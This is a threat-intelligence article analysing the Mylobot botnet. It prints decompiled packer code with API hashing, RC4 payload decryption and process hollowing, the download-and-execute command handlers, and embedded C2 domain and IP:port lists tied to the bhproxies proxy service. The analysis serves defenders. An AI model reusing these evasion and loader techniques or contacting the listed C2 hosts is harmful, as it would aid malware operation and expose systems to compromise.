奇安信威胁情报中心


ti.qianxin.com/blog/articles/Analysis-of-Recent-Activities-of-the-Mylobot-Botnet-EN/

返回 TI 主页
RESEARCH

数据驱动安全


The Mylobot botnet is a family of zombies that target Windows operating systems. It has employed a significant number of Fake-DGA domains to counter traditional blacklisting detection techniques. In 2020, we published an article titled "Mylobot Botnet Still Active: Revealing the C2 Decryption Process," discussing the decryption method for embedded domains and providing insights into batch decryption. Despite our efforts, the group remains active, and we have conducted further analysis on their malicious software operations.

The Mylobot botnet was discovered and named by Deepinstinct in 2018. The main focus of their report was on the mylobot-proxy malware, primarily designed for network proxy functionality. Our decryption analysis in 2020 was also centered around the mylobot-proxy sample. However, it's worth noting that mylobot-proxy is just one of the malicious software operated by the Mylobot group. Other significant malicious software they run includes mylobot-core and others.



Packer-Shellcode

All the malicious software used by Mylobot is packed and loaded by Packer-Shellcode. This packing includes built-in WindowsAPI name hash values required for loading the Shellcode, which then retrieves the corresponding API addresses using these hash values.




```
sub_401050();
stru_40C7DC->CreateTimerQueue = (HANDLE (__stdcall *)())find_func_from_hash(*(_DWORD *)&stru_40C7DC->gap8C[4]);
v5 = stru_40C7DC->CreateTimerQueue();
stru_40C7DC->WaitForSingleObject = (DWORD (__stdcall *
stru_40C7DC->CreateEventA = (HANDLE (__stdcall *)(LPSE
v9 = 0;
*(&stru_40C7DC + 1) = (_Functions *)stru_40C7DC->Create
v7 = (LONG (__stdcall *)(struct _EXCEPTION_POINTERS *))
*(_DWORD *)stru_40C7DC->RtlInitializeCriticalSection =
(*(void (__stdcall **)(void *))stru_40C7DC->RtlInitial
stru_40C7DC->SetUnhandledExceptionFilter = (LPTOP_LEVE
stru_40C7DC->SetUnhandledExceptionFilter(v7);
stru_40C7DC->GetTickCount = (DWORD (__stdcall *)())fin
stru_40C7DC->GetVersion = (DWORD (__stdcall *)())find_
*(&stru_40C7DC + 2) = (_Functions *)stru_40C7DC->GetTi
dword_40C7D8 = 0;
*(_DWORD *)stru_40C7DC->RtlEnterCriticalSection = find_
stru_40C7DC->CreateTimerQueueTimer = (BOOL (__stdcall
stru_40C7DC->CreateTimerQueueTimer((PHANDLE)&v6, v5, (
return stru_40C7DC->WaitForSingleObject(*(&stru_40C7DC
```

获取地址

```
hHeap = GetProcessHeap();
stru_40C7DC = (_Functions *)HeapAlloc(hHeap, 8u, 0x1ECu);
*(_DWORD *)&stru_40C7DC->gap80[4] = -1465882196;
*(_DWORD *)&stru_40C7DC->gap4C[28] = 725555740;
sub_401000(&stru_40C7DC->gap124[48], &unk_40B100, 4);
*(_DWORD *)&stru_40C7DC->gap124[40] = 7;
*(_DWORD *)stru_40C7DC->gap4C = -796054125;
*(_DWORD *)&stru_40C7DC->gap8C[136] = 668442311;
*(_DWORD *)stru_40C7DC->gap16C = 1673400922;
*(_DWORD *)&stru_40C7DC->gap16C[40] = -1021327703;
*(_DWORD *)&stru_40C7DC->gap4C[24] = 1940781823;
*(_DWORD *)&stru_40C7DC->gap8C[4] = 0xAD27F36E;
*(_DWORD *)&stru_40C7DC->gap4C[20] = 0x52036EEE;
*(_DWORD *)&stru_40C7DC->gap8C[140] = 372435651;
*(_DWORD *)&stru_40C7DC->gap16C[44] = 1936160788;
*(_DWORD *)&stru_40C7DC->gap0[20] = 1413207644;
*(_DWORD *)&stru_40C7DC->gap0[12] = 525368824;
*(_DWORD *)&stru_40C7DC->gap124[32] = -1461764405;
*(_DWORD *)&stru_40C7DC[1].gap0[20] = 2141460489;
result = stru_40C7DC;
*(_DWORD *)stru_40C7DC->gap80 = 819536741;
*(_DWORD *)stru_40C7DC[1].gap0 = 1413092168;
```

hash值

RC4 decryption of all-zero data results in a sequence of byte lists, with these byte lists used as the key to perform logical operations with the ciphertext in the resources. This process leads to the creation of Shellcode and PE files. The Shellcode creates a new process as the host process, hollows it, and maps the decrypted PE file into this process. The decrypted PE file is the next stage of malicious software of the Packer-Shellcode.



```
  _BYTE *result; // eax
  char v5[256]; // [esp+0h] [ebp-110h] BYREF
  _BYTE *v6; // [esp+104h] [ebp-Ch]
  int v7; // [esp+108h] [ebp-8h]
  unsigned int i; // [esp+10Ch] [ebp-4h]

  memset(v5, 0, sizeof(v5));
  sub_401810(v5);
  sub_401870((int)v5, a3, a4);
  result = sub_4019A0((int)v5, len);
  v6 = result;
  for ( i = 0; i < len; ++i )
  {
    while ( dword_40BD60 < (unsigned int)dword_40B104 )
    {
      WaitForSingleObject(unk_40C7E0, 2 * dword_40B104);
      v7 += *(unsigned __int8 *)(i + buffer);
    }
    result = (_BYTE *)sub_401AF0(*(_BYTE *)(i + buffer), v6[i]);
    *(_BYTE *)(i + buffer) = (_BYTE)result;
  }
  return result;
}
```

00000EB9 sub_4019E0:24 (401AB9)

RC4解密出字节表

根据字节表逐字节解密出shellcode


资源信息
资源 RVA: 0000D0A8
资源 Size: 00045300

根目录信息
名称项: 00000000
ID 项: 00000002

```
ADYDACAIAACs/dUs9gDS+3bbSQAV82LICQA2xr1MhgAdD7uQY26Ghka
pStnXJb0g+pcOHOcbCLh2psfs9t7vJcAG5ZQK31b4FXHZG67Qu3HYy2
SVdyABZpcjoOFuGLapSGa1CXza1t9SzFZrN1Dn4ndyx5aXWpyM97VF8
Cg+0fdsUKHK+SBnGn1SOhG6nB8mfw2KnjFb4NjzY8w+5s3pfz95ovfN
RDA7Kqwk8Stzr+WAmHs3gIlgx8+iXe+UGwzU7ONeazFMVQuUWoos6mF
```

```
003D0000    55              push ebp
003D0001    8BEC            mov ebp,esp
003D0003    83EC 5C         sub esp,5C
003D0006    C745 F4 00000000  mov dword ptr ss:[ebp-C],0
003D000D    C745 EC 9B4B7270  mov dword ptr ss:[ebp-14],70724B9B
003D0014    8B45 F4         mov eax,dword ptr ss:[ebp-C]
003D0017    3B45 EC         cmp eax,dword ptr ss:[ebp-14]
003D001A  ˅ 73 17           jae 3D0033
003D001C    8B4D F4         mov ecx,dword ptr ss:[ebp-C]
003D001F    894D F4         mov dword ptr ss:[ebp-C],ecx
003D0022    8B55 F4         mov edx,dword ptr ss:[ebp-C]
003D0025    83C2 08         add edx,8
003D0028    8955 F4         mov dword ptr ss:[ebp-C],edx
003D002B    8B45 F4         mov eax,dword ptr ss:[ebp-C]
003D002E    8945 F4         mov dword ptr ss:[ebp-C],eax
003D0031  ˄ EB E1           jmp 3D0014
003D0033    E8 88020000     call 3D02C0
```

The purpose of packing the malicious software is to evade direct detection. However, the Mylobot group has not updated the Packer they use. The latest Packer-Shellcode we have captured shows no significant differences from the 2017 version and has a relatively high detection rate on VT (VirusTotal).




63 security vendors and 3 sandboxes flagged this file as malicious

bad65480d4b645263f39ab76311339498ebe84af0cae8dfc2472a15c5f64c1a6


C:\ProgramData\{F30B4B3C-7B92-4703-202B-A93C41AB5253}\5eb49ba3.exe

mylobot-proxy

Mylobot-proxy transforms compromised machines into network proxy nodes, forwarding traffic through C2 (Command and Control) issued proxy tasks. This malicious software serves as the primary profit generator for the Mylobot group. Like other components, it is also loaded using the Packer-Shellcode tool but is controlled by a controller Loader. The loading process can be summarized in the following nested form:



Early versions of the QiAnXin Mylobot-proxy embedded a large number of Fake-DGA domains, and attackers only registered some of these domains as actual C2 (Command and Control) servers. While this approach could prevent the domains from being blacklisted to some extent, it also created another drawback. Other analysts could choose to register some of these domains and assess the scale of the botnet or even take control of it. In our observation, the updated version of Mylobot-proxy in 2022 no longer uses the Fake-DGA technique.




```
.rdata:00409208 aAwakwuoNet7858 db 'awakwuo.net:7858',0 ; DATA XREF: .data
.rdata:00409219                 db    0
.rdata:0040921A                 db    0
.rdata:0040921B                 db    0
.rdata:0040921C aOzlqwgyNet6497 db 'ozlqwgy.net:6497',0 ; DATA XREF: .data
.rdata:0040922D                 db    0
.rdata:0040922E                 db    0
.rdata:0040922F                 db    0
.rdata:00409230 aXqtzqslNet7245 db 'xqtzqsl.net:7245',0 ; DATA XREF: .data
.rdata:00409241                 db    0
.rdata:00409242                 db    0
.rdata:00409243                 db    0
.rdata:00409244 aDabdtfbNet9397 db 'dabdtfb.net:9397',0 ; DATA XREF: .data
.rdata:00409255                 db    0
.rdata:00409256                 db    0
.rdata:00409257                 db    0
.rdata:00409258 aXthaimsNet8444 db 'xthaims.net:8444',0 ; DATA XREF: .data
.rdata:00409269                 db    0
.rdata:0040926A                 db    0
.rdata:0040926B                 db    0
.rdata:0040926C aUuhefjtNet1285 db 'uuhefjt.net:1285',0 ; DATA XREF: .data
.rdata:0040927D                 db    0
.rdata:0040927E                 db    0
.rdata:0040927F                 db    0
.rdata:00409280 aYhwexboNet5944 db 'yhwexbo.net:5944',0 ; DATA XREF: .data
.rdata:00409291                 db    0
.rdata:00409292                 db    0
.rdata:00409293                 db    0
.rdata:00409294 aQqsstmtNet3495 db 'qqsstmt.net:3495',0 ; DATA XREF: .data
.rdata:004092A5                 db    0
.rdata:004092A6                 db    0
.rdata:004092A7                 db    0
```

```
.rdata:004079C0 aGetlasterror    db 'GetLastError',0      ; DATA XR
.rdata:004079CD                  align 10h
.rdata:004079D0 aIsbadreadptr    db 'IsBadReadPtr',0      ; DATA XR
.rdata:004079DD                  align 10h
.rdata:004079E0 aTerminatethrea  db 'TerminateThread',0   ; DATA XR
.rdata:004079F0 aGetcurrentthre  db 'GetCurrentThread',0 ; DATA XR
.rdata:00407A01                  align 4
.rdata:00407A04 aOnthestageRu65  db 'onthestage.ru:6521',0
.rdata:00407A04                                           ; DATA XR
.rdata:00407A17                  align 4
.rdata:00407A18 aMDS             db 'm%d.%s',0            ; DATA XR
.rdata:00407A18                                           ; .data:0
.rdata:00407A1F                  align 10h
.rdata:00407A20 aStanislasarnou  db 'stanislasarnoud.ru:5739',0
.rdata:00407A20                                           ; DATA XR
.rdata:00407A38                  db    0
.rdata:00407A39                  db    0
.rdata:00407A3A                  db    0
.rdata:00407A3B                  db    0
.rdata:00407A3C aKrebsonRu4685   db 'krebson.ru:4685',0   ; DATA XR
.rdata:00407A4C                  db    0
.rdata:00407A4D unk_407A4D       db    0                  ; DATA XR
.rdata:00407A4D                                           ; .data:0
.rdata:00407A4E                  db    0
.rdata:00407A4F                  db    0
.rdata:00407A50 aWindowsaudio    db 'WindowsAudio',0      ; DATA XR
.rdata:00407A5D                  db    0
.rdata:00407A5E                  db    0
.rdata:00407A5F                  db    0
.rdata:00407A60 aWindowsLive     db 'Windows Live',0      ; DATA XR
.rdata:00407A6D                  db    0
.rdata:00407A6E                  db    0
```

不再使用fake-dga


The actual domain format that mylobot-proxy connects to is m<0-42>.<C2-domain>, and the m0 subdomain is particularly significant. In the instruction processing part of mylobot-proxy, there are two privileged instructions, namely the 7th and 8th instructions, which indicate downloading and executing new malicious software from subsequent payloads and specified URLs. These two instructions are primarily used to update the mylobot-proxy software. As of March 2023, we have captured a version of mylobot-proxy that employs a unique software update mechanism. During our analysis of the three domains with m0 subdomains, we have not found any IP bindings associated with these domains, indicating that the latest version of mylobot-proxy is updated as of March 2023.




```
case 7:                         // 从指定URL下载执行软件
  if ( subdomain_id )
    goto LABEL_76;
  v16 = 4120 * v52;
  v17 = 0;
  *(_BYTE *)(v16 + v2 + 3944) = 0;
  v18 = v2 + v16 + 3945;
  v19 = *(_DWORD *)(v16 + v2 + 8052) - 5;
  if ( v19 > 0 )
  {
    do
    {
      v20 = *(_BYTE *)(v17 + v18) == 0xDE;
      *(_BYTE *)(v17 + v18) ^= 0xDEu;
      if ( v20 )
        break;
      ++v17;
    }
    while ( v17 < v19 );
  }
  strcpy((char *)(v2 + 1659288), (const char *)
  result = (int)CreateThread(0, 0, (LPTHREAD_ST
  break;
```

```
case 8:                         // 从指定URL下载执行多个软件
  if ( subdomain_id )
    goto LABEL_76;
  v16 = 4120 * v52;
  v21 = 0;
  *(_BYTE *)(v16 + v2 + 3944) = 0;
  v22 = v2 + v16 + 3945;
  v23 = *(_DWORD *)(v16 + v2 + 8052) - 5;
  if ( v23 > 0 )
  {
    do
    {
      v20 = *(_BYTE *)(v21 + v22) == 0xDE;
      *(_BYTE *)(v21 + v22) ^= 0xDEu;
      if ( v20 )
        break;
      ++v21;
    }
    while ( v21 < v23 );
  }
  strcpy((char *)(v2 + 1655192), (const char *)(v2 + v
  result = (int)CreateThread(0, 0, sub_3A284C, (LPVOID
  break;
```

Mylobot-proxy is primarily used to provide proxy functionality. When the botnet reaches a sufficient scale, attackers can turn these resources into proxy service providers. Earlier this year, BitSight pointed out the connection between Mylobot and the bhproxies proxy service. Through relevant analysis, we have come to the same conclusion as BitSight, and the associations are as follows.




The domain client.bhproxies.com is one of the domains through which bhproxies provides services, and its two resolved IPs point to numerous assets belonging to the Mylobot group. Additionally, the IP 89.39.107.82 serves as one of the proxy service provider nodes for bhproxies and is consistent with the resolution of the newest C2 domain, m20.onthestage[.]ru, used by the Mylobot group.


clients.bhproxies.com/panel/data/exports/[redacted].txt


```
89.39.107.82:14000
89.39.107.82:14001
89.39.107.82:14002
89.39.107.82:14003
89.39.107.82:14004
89.39.107.82:14005
89.39.107.82:14006
89.39.107.82:14007
89.39.107.82:14008
89.39.107.82:14009
89.39.107.82:14010
89.39.107.82:14011
89.39.107.82:14012
89.39.107.82:14013
89.39.107.82:14014
89.39.107.82:14015
89.39.107.82:14016
89.39.107.82:14017
89.39.107.82:14018
89.39.107.82:14019
89.39.107.82:14020
89.39.107.82:14021
89.39.107.82:14022
89.39.107.82:14023
89.39.107.82:14024
89.39.107.82:14025
89.39.107.82:14026
89.39.107.82:14027
89.39.107.82:14028
89.39.107.82:14029
89.39.107.82:14030
```

In late February 2023, the Mylobot group updated the C2 of mylobot-proxy. When tracking the connection status to the latest C2 domains, each unique IP represents a compromised machine. We observed that the botnet scale is showing an expanding trend, as shown in the following data:



mylobot-core

Core is loaded by the Packer-Shellcode module and primarily serves as a downloader in the Mylobot group's attack chain, with mylobot-proxy being the main distributed malicious software. Core also utilizes fake-dga domains, and the latest version has not removed this feature. The embedded domains are encrypted using AES, and the Key used for encryption has appeared in mylobot-proxy as well. It decrypts a significant number of domain-port pairs, which exhibit high similarities with the early mylobot-proxy domains. It then selects these domains' buy1, v1, up1 subdomains for connection.



```
.rdata:0042F7D0 aB6fce30f5243b5 db 'B6FCE30F5243B55089C440EF95031CA9289562F65B78909FB065D6D26ECFE378',0
.rdata:0042F7D0                                         ; DATA XREF: .data:00431018↓o
.rdata:0042F811                 align 8
.rdata:0042F818 a10a2d6e66d0878 db '10A2D6E66D087882A696555D60C8459A289562F65B78909FB065D6D26ECFE378',0
.rdata:0042F818                                         ; DATA XREF: .data:00431014↓o
.rdata:0042F859                 align 10h
.rdata:0042F860 aFeada86fd52ec6 db 'FEADA86FD52EC6D80A78CC2777772F1C289562F65B78909FB065D6D26ECFE378',0
.rdata:0042F860                                         ; DATA XREF: .data:off_431010↓o
.rdata:0042F8A1                 align 4
```

